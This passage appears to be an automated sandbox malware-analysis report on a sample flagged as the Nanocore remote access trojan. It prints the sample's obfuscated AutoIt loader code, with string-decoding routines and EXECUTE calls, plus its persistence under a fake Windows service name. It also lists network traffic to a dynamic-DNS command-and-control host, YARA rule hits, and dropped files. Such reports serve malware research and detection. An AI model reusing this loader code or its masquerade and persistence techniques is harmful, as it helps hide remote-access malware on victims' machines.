NEXT
ENDFUNC
FUNC AZMTVPRVIOXM ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...35...38,31....15,4..2....31..,40.." , "." )))
ENDFUNC
FUNC WCCBBCANDNZP ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...3..5...38..3..1.....18,3..1...27,3..0.." , ".." )))
ENDFUNC
FUNC ZPVYEEEXEUEWT ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...3..5...38,..31.....23...44.....3..5,4..6,3..1.." , ".." )))
ENDFUNC
FUNC YYEUIJPRYPKCM ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("9,40,31.....46,7...,3..1...,46.." , ".." )))
ENDFUNC
FUNC IGCFCQUUWMEAF ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("9,..4..5,1,3..0...3..9,..3..5,..4..0.." , ".." )))
ENDFUNC
FUNC CJCCIDDEPTLC ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1..3...45...33,..2.....41,5..0.." , ".." )))
ENDFUNC
FUNC ZPLPQGYBGRDG ()
GLOBAL $1300820860 = 256356752
GLOBAL $T34YZVYIB3 = 3599293
FOR $E = 0 TO 2828683
MOD (3030196 , 3600226 )
IF $1300820860 = 176683708 THEN
#endregion
EXITLOOP
STRING (1287972 + 4294142251 )
ENDIF
IF $1300820860 = 256356752 THEN
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1..6...4..4...4..1...29....3..1...45...45,3...3..8....4..1...45,..31.." , ".." )))
DIM $TJEWRRKJAQ96YDEBIBZV = 434386
$1300820860 = 176683708
ISBOOL (2151701 + 4291471136 + 851125 )
ENDIF
NEXT
ENDFUNC
FUNC QHMGHJZKQDS ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("16,4..4...41..,2..9....3..1....4..5...4..5.....50,35,..45,..4..6,4..5" , ".." )))
ENDFUNC
GLOBAL $1300820860 = 256356752
GLOBAL $M14JTB1SP = 2992520
FOR $E = 0 TO 3837253
IF $1300820860 = 176683708 THEN
#endregion
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
#region nsziBMbqjH
PTR (3821692 * 2598776 + 4292133915 * 233491 )
$1300820860 = 176683708
STRING ("Yzk4VX0LZuJBt2qbtlaAepvgq9LqXiBJ96llam" )
ENDIF
NEXT
FUNC RQBFMRVGXJYI ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1..8...27...4..0...30...41...39.." , ".." )))
```

General	<pre> ENDFUNC FUNC HGMGWWTDPDNOR () GLOBAL \$1300820860 = 256356752 GLOBAL \$BKLQZCBPLW = 492947 FOR \$E = 0 TO 3060378 IF \$1300820860 = 176683708 THEN RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("18,31,...3..3...,23...,4..4,3..5...,4..6...,31" , ".."))) EXITLOOP DIM \$YR3ACXQSBGBXZBI46ETW = 3229433 * 3554240 * 819568 + 2784574 + 4292975588 ENDIF IF \$1300820860 = 256356752 THEN #endregion CHR (142645) \$1300820860 = 176683708 ENDIF NEXT ENDFUNC FUNC RMOEECIWZOYF () RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("1..9...,...3..4...,...3..1,...3..8,...38...,...50...,31,29...,...4..7,46...,...3..1" , ".."))) ENDFUNC FUNC QDGSBIXASIOK () RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("1..9...,...38,31...,3..1...,...4..2.." , ".."))) ENDFUNC FUNC MSSFBHBPZKOB () RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("19...,46...,44,3..5...,4..0,3..3...,9...,...4..0...,19...,...46...,...4..4.." , ".."))) ENDFUNC FUNC ZEBJKFZIPAFI () RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("21,2...,...41...,...4..7...,4..0...,3..0.." , ".."))) ENDFUNC FUNC XZRGVRFNRYRGX () RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("2..3...,3..5...,40...,5...,...50...,...35...,45...,4..6,45" , ".."))) ENDFUNC FUNC ZVTZJDNXHRPQQIM (\$STR) GLOBAL \$113519199 = 256356752 GLOBAL \$JVAIKJVNZJ = 3556081 FOR \$E = 0 TO 482371 CHR (3033401) IF \$113519199 = 176683708 THEN LOCAL \$SPLIT = STRINGSPLIT (\$ALPHABET , "") \$113519199 = 1300820860 ENDIF IF \$113519199 = 256356752 THEN LOCAL \$ALPHABET = LUXBZMCWKPOC ("A..B.,CD.,EFG.,HIJ.,K..L..M..NO..PQ..RS..T..U..V..W..XY..Zabc..de..fghi..jkl..mno..p..q..r..s..t ..u..v..wx..y..z0..1..2..34..5..6..78..9.." , "..") \$113519199 = 176683708 RANDOM (3170570) ENDIF IF \$113519199 = 1203322726 THEN LOCAL \$RESULT ISPTR ("MdWUnM2DmvZ9vMRIMDwEmfG5K8YyzTWuomWSqd0kvm11oHphqKe2zZMGF0joYDdDI DVj095INmj9oORdTQhZN45yJplA4Kv2jws") EXITLOOP DIM \$RQQEONQMS0IGFHVOZOIW = 2269440 ENDIF IF \$113519199 = 1300820860 THEN LOCAL \$STRINGSPPLITED = STRINGSPLIT (\$STR , ",") ISSTRING (162997 + 3383337 * 1470645 * 1064176) \$113519199 = 1203322726 PTR ("QSS66vrYfoF4GNlz") ISSTRING ("lwXBdmZ3TEfR80NLNBm17KV5tSU0eSx6sDusjE2e8IFbY0OvV5cb99oWO1hVB9ZahjyEE vCjJh2VfThCdyfjOv7toINswHm9wE4") ENDIF DIM \$YB3B1GCR5UORC3OVVLEQ = 3765422 * 671547 * 1819674 + 4291390693 + 4292645635 * 1791171 + 3593431 NEXT FOR \$I = "1" TO UBOUND (\$STRINGSPPLITED) - "1" \$RESULT &= \$SPLIT [\$STRINGSPPLITED [\$I]] NEXT RETURN \$RESULT ENDFUNC DIM \$IXPAPBPRCQQTJUQXZZQGEHEIOBIJTCJK LOCAL \$STARTUPDIR = @USERPROFILEDIR & "hdwwiz" LOCAL \$BOOL = @SCRIPTDIR = \$STARTUPDIR "True" "False" UCZPRNKTQP ("WinSAT" , "DiagnosticsHub.StandardCollector.Service.exe") \$IXPAPBPRCQQTJUQXZZQGEHEIOBIJTCJK = URQHLYEYWJ ("0x49d4A504443546C" , "0x706d41484E505A786C49734E69595578575566536C475879594457574F615A67" , "10") DIM \$LIUIVFNQUPEO = EXECUTE ("@HomeDrive & </pre>
---------	---

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 07:24:02.535196066 CET	49712	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:05.538395882 CET	49712	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:11.538892031 CET	49712	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:21.237142086 CET	49728	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:24.243057013 CET	49728	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:30.243840933 CET	49728	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:39.295228958 CET	49733	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:42.307034016 CET	49733	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:24:48.323229074 CET	49733	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:13.287843943 CET	49745	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:16.294404030 CET	49745	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:22.310477018 CET	49745	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:30.058449984 CET	49747	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:33.061260939 CET	49747	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:39.077476978 CET	49747	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:48.468041897 CET	49749	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:51.469167948 CET	49749	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:25:57.469616890 CET	49749	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:26:21.655730009 CET	49753	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:26:24.659368038 CET	49753	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:26:30.675429106 CET	49753	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:26:38.292778969 CET	49754	20377	192.168.2.3	192.190.19.55
Nov 20, 2020 07:26:41.303071976 CET	49754	20377	192.168.2.3	192.190.19.55

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 07:23:51.359072924 CET	58361	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:23:51.386352062 CET	53	58361	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:02.489017963 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:02.524512053 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:03.363210917 CET	60831	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:03.398821115 CET	53	60831	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:04.089700937 CET	60100	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:04.124996901 CET	53	60100	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:04.785423994 CET	53195	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:04.820997000 CET	53	53195	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:05.545089960 CET	50141	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:05.572156906 CET	53	50141	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:06.271161079 CET	53023	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:06.298481941 CET	53	53023	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:06.989762068 CET	49563	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:07.017035007 CET	53	49563	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:07.745724916 CET	51352	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:07.781692028 CET	53	51352	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:08.488189936 CET	59349	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:08.515381098 CET	53	59349	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:09.210068941 CET	57084	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:09.237176895 CET	53	57084	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:09.927449942 CET	58823	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:09.965109110 CET	53	58823	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:10.627311945 CET	57568	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:10.654616117 CET	53	57568	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:11.423109055 CET	50540	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:11.450406075 CET	53	50540	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:15.116482019 CET	54366	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:15.143910885 CET	53	54366	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:18.898690939 CET	53034	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:18.925915956 CET	53	53034	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 07:24:21.197740078 CET	57762	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:21.235414982 CET	53	57762	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:25.472790956 CET	55435	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:25.512496948 CET	53	55435	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:36.823493958 CET	50713	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:36.850688934 CET	53	50713	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:39.256642103 CET	56132	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:39.292143106 CET	53	56132	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:53.767348051 CET	58987	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:53.794534922 CET	53	58987	8.8.8.8	192.168.2.3
Nov 20, 2020 07:24:58.781589985 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:24:58.818485022 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 07:25:13.250663042 CET	60633	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:25:13.285912037 CET	53	60633	8.8.8.8	192.168.2.3
Nov 20, 2020 07:25:28.846604109 CET	61292	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:25:28.873666048 CET	53	61292	8.8.8.8	192.168.2.3
Nov 20, 2020 07:25:30.020796061 CET	63619	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:25:30.056556940 CET	53	63619	8.8.8.8	192.168.2.3
Nov 20, 2020 07:25:30.586656094 CET	64938	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:25:30.613744020 CET	53	64938	8.8.8.8	192.168.2.3
Nov 20, 2020 07:25:48.431196928 CET	61946	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:25:48.466545105 CET	53	61946	8.8.8.8	192.168.2.3
Nov 20, 2020 07:26:21.617285967 CET	64910	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:26:21.654969931 CET	53	64910	8.8.8.8	192.168.2.3
Nov 20, 2020 07:26:38.247783899 CET	52123	53	192.168.2.3	8.8.8.8
Nov 20, 2020 07:26:38.283476114 CET	53	52123	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 07:24:02.489017963 CET	192.168.2.3	8.8.8.8	0xa060	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:24:21.197740078 CET	192.168.2.3	8.8.8.8	0x4378	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:24:39.256642103 CET	192.168.2.3	8.8.8.8	0x41ac	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:25:13.250663042 CET	192.168.2.3	8.8.8.8	0x12fc	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:25:30.020796061 CET	192.168.2.3	8.8.8.8	0xf013	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:25:48.431196928 CET	192.168.2.3	8.8.8.8	0x4718	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:26:21.617285967 CET	192.168.2.3	8.8.8.8	0x62c8	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)
Nov 20, 2020 07:26:38.247783899 CET	192.168.2.3	8.8.8.8	0x892a	Standard query (0)	windowsliv esoffice.ddns.net	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 07:24:02.524512053 CET	8.8.8.8	192.168.2.3	0xa060	No error (0)	windowsliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)
Nov 20, 2020 07:24:21.235414982 CET	8.8.8.8	192.168.2.3	0x4378	No error (0)	windowsliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)
Nov 20, 2020 07:24:39.292143106 CET	8.8.8.8	192.168.2.3	0x41ac	No error (0)	windowsliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)
Nov 20, 2020 07:25:13.285912037 CET	8.8.8.8	192.168.2.3	0x12fc	No error (0)	windowsliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)
Nov 20, 2020 07:25:30.056556940 CET	8.8.8.8	192.168.2.3	0xf013	No error (0)	windowsliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)
Nov 20, 2020 07:25:48.466545105 CET	8.8.8.8	192.168.2.3	0x4718	No error (0)	windowsliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 07:26:21.654969931 CET	8.8.8.8	192.168.2.3	0x62c8	No error (0)	windowssliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)
Nov 20, 2020 07:26:38.283476114 CET	8.8.8.8	192.168.2.3	0x892a	No error (0)	windowssliv esoffice.ddns.net		192.190.19.55	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: d4e475d7d17a16be8b9eeac6e10b25af.exe PID: 576 Parent PID: 5772

General

Start time:	07:23:57
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\d4e475d7d17a16be8b9eeac6e10b25af.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\d4e475d7d17a16be8b9eeac6e10b25af.exe'
Imagebase:	0x8f0000
File size:	1124920 bytes
MD5 hash:	5162337B6FD4C8806EF62F6EBF4A5DF8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.211542928.00000000038E2000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.211542928.00000000038E2000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.211542928.00000000038E2000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.209839006.00000000010BD000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.209839006.00000000010BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.209839006.00000000010BD000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.209991404.00000000010E7000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.209991404.00000000010E7000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.209991404.00000000010E7000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.209808084.0000000001147000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.209808084.0000000001147000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.209808084.0000000001147000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.209532145.0000000001114000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.209532145.0000000001114000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.209532145.0000000001114000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.210637735.000000000106B000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.210637735.000000000106B000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.210637735.000000000106B000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.210116902.00000000010E7000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.210116902.00000000010E7000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.210116902.00000000010E7000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000003.210229940.0000000001114000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000003.210229940.0000000001114000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000003.210229940.0000000001114000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\hdmwiz\DiagnosticsHub.StandardCollector.Service.exe.bat	read attributes synchronize	device	synchronous io non alert non directory file	object path not found	1	910EF9	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\hdwwiz	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	953CC4	CreateDirectoryW
C:\Users\user\hdwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	8F5E2D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\hdwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat	unknown	1124928	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 16 73 92 92 52 12 fc c1 52 12 fc c1 52 12 fc c1 14 43 1d c1 50 12 fc c1 cc b2 3b c1 53 12 fc c1 5f 40 23 c1 61 12 fc c1 5f 40 1c c1 e3 12 fc c1 5f 40 1d c1 67 12 fc c1 5b 6a 7f c1 5b 12 fc c1 5b 6a 6f c1 77 12 fc c1 52 12 fd c1 72 10 fc c1 e7 8c 16 c1 02 12 fc c1 e7 8c 23 c1 53 12 fc c1 5f 40 27 c1 53 12 fc c1 52 12 6b c1 53 12 fc c1 e7 8c 22 c1 53 12 fc c1 52 69 63 68 52 12 fc	MZ.....@.....!..L!This program cannot be run in DOS mode.... \$......S...R...R...C..P.;S..._@#.a..._@....._@ ..g...[j...[...j]o.w...R...r.....#.S..._@'.S...R.k.S... ..".S...RichR..	success or wait	1	9536B6	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\d4e475d7d17a16be8b9eeac6e10b25af.exe	unknown	65536	success or wait	1	8F5D7C	ReadFile
C:\Users\user\Desktop\d4e475d7d17a16be8b9eeac6e10b25af.exe	unknown	65536	success or wait	18	8F5D7C	ReadFile

Analysis Process: RegAsm.exe PID: 5656 Parent PID: 576

General	
Start time:	07:24:00
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Imagebase:	0x660000
File size:	53248 bytes
MD5 hash:	529695608EAFBED00ACA9E61EF333A7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	4F707A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	4F7089B	CreateFileW
C:\Program Files (x86)\DHCP Monitor	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	4F707A1	CreateDirectoryW
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	4F70B20	CopyFileW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	4F707A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	4F707A1	CreateDirectoryW
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72FB60AC	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	unknown	8	f5 b1 03 4f 68 8d d8 48	...Oh...H	success or wait	1	4F70A53	WriteFile

General

Start time:	07:24:07
Start date:	20/11/2020
Path:	C:\Users\user\hddwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\hddwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat'
Imagebase:	0x3c0000
File size:	1124928 bytes
MD5 hash:	F660ED54597E4FF5354B557329CAB70D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.255242846.000000000FA4000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.255242846.000000000FA4000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000003.255242846.000000000FA4000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.254683276.0000000001181000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.254683276.0000000001181000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000003.254683276.0000000001181000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.231856687.000000000112F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.231856687.000000000112F000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000003.231856687.000000000112F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.230915051.0000000001129000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.230915051.0000000001129000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: 